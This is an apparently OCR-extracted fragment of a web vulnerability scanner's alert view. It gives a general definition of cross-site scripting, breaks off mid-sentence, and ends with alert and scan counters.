
Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also


Other Info:


Alerts 3 0 2 0 | Current Scans 0 0 0 0 0 0

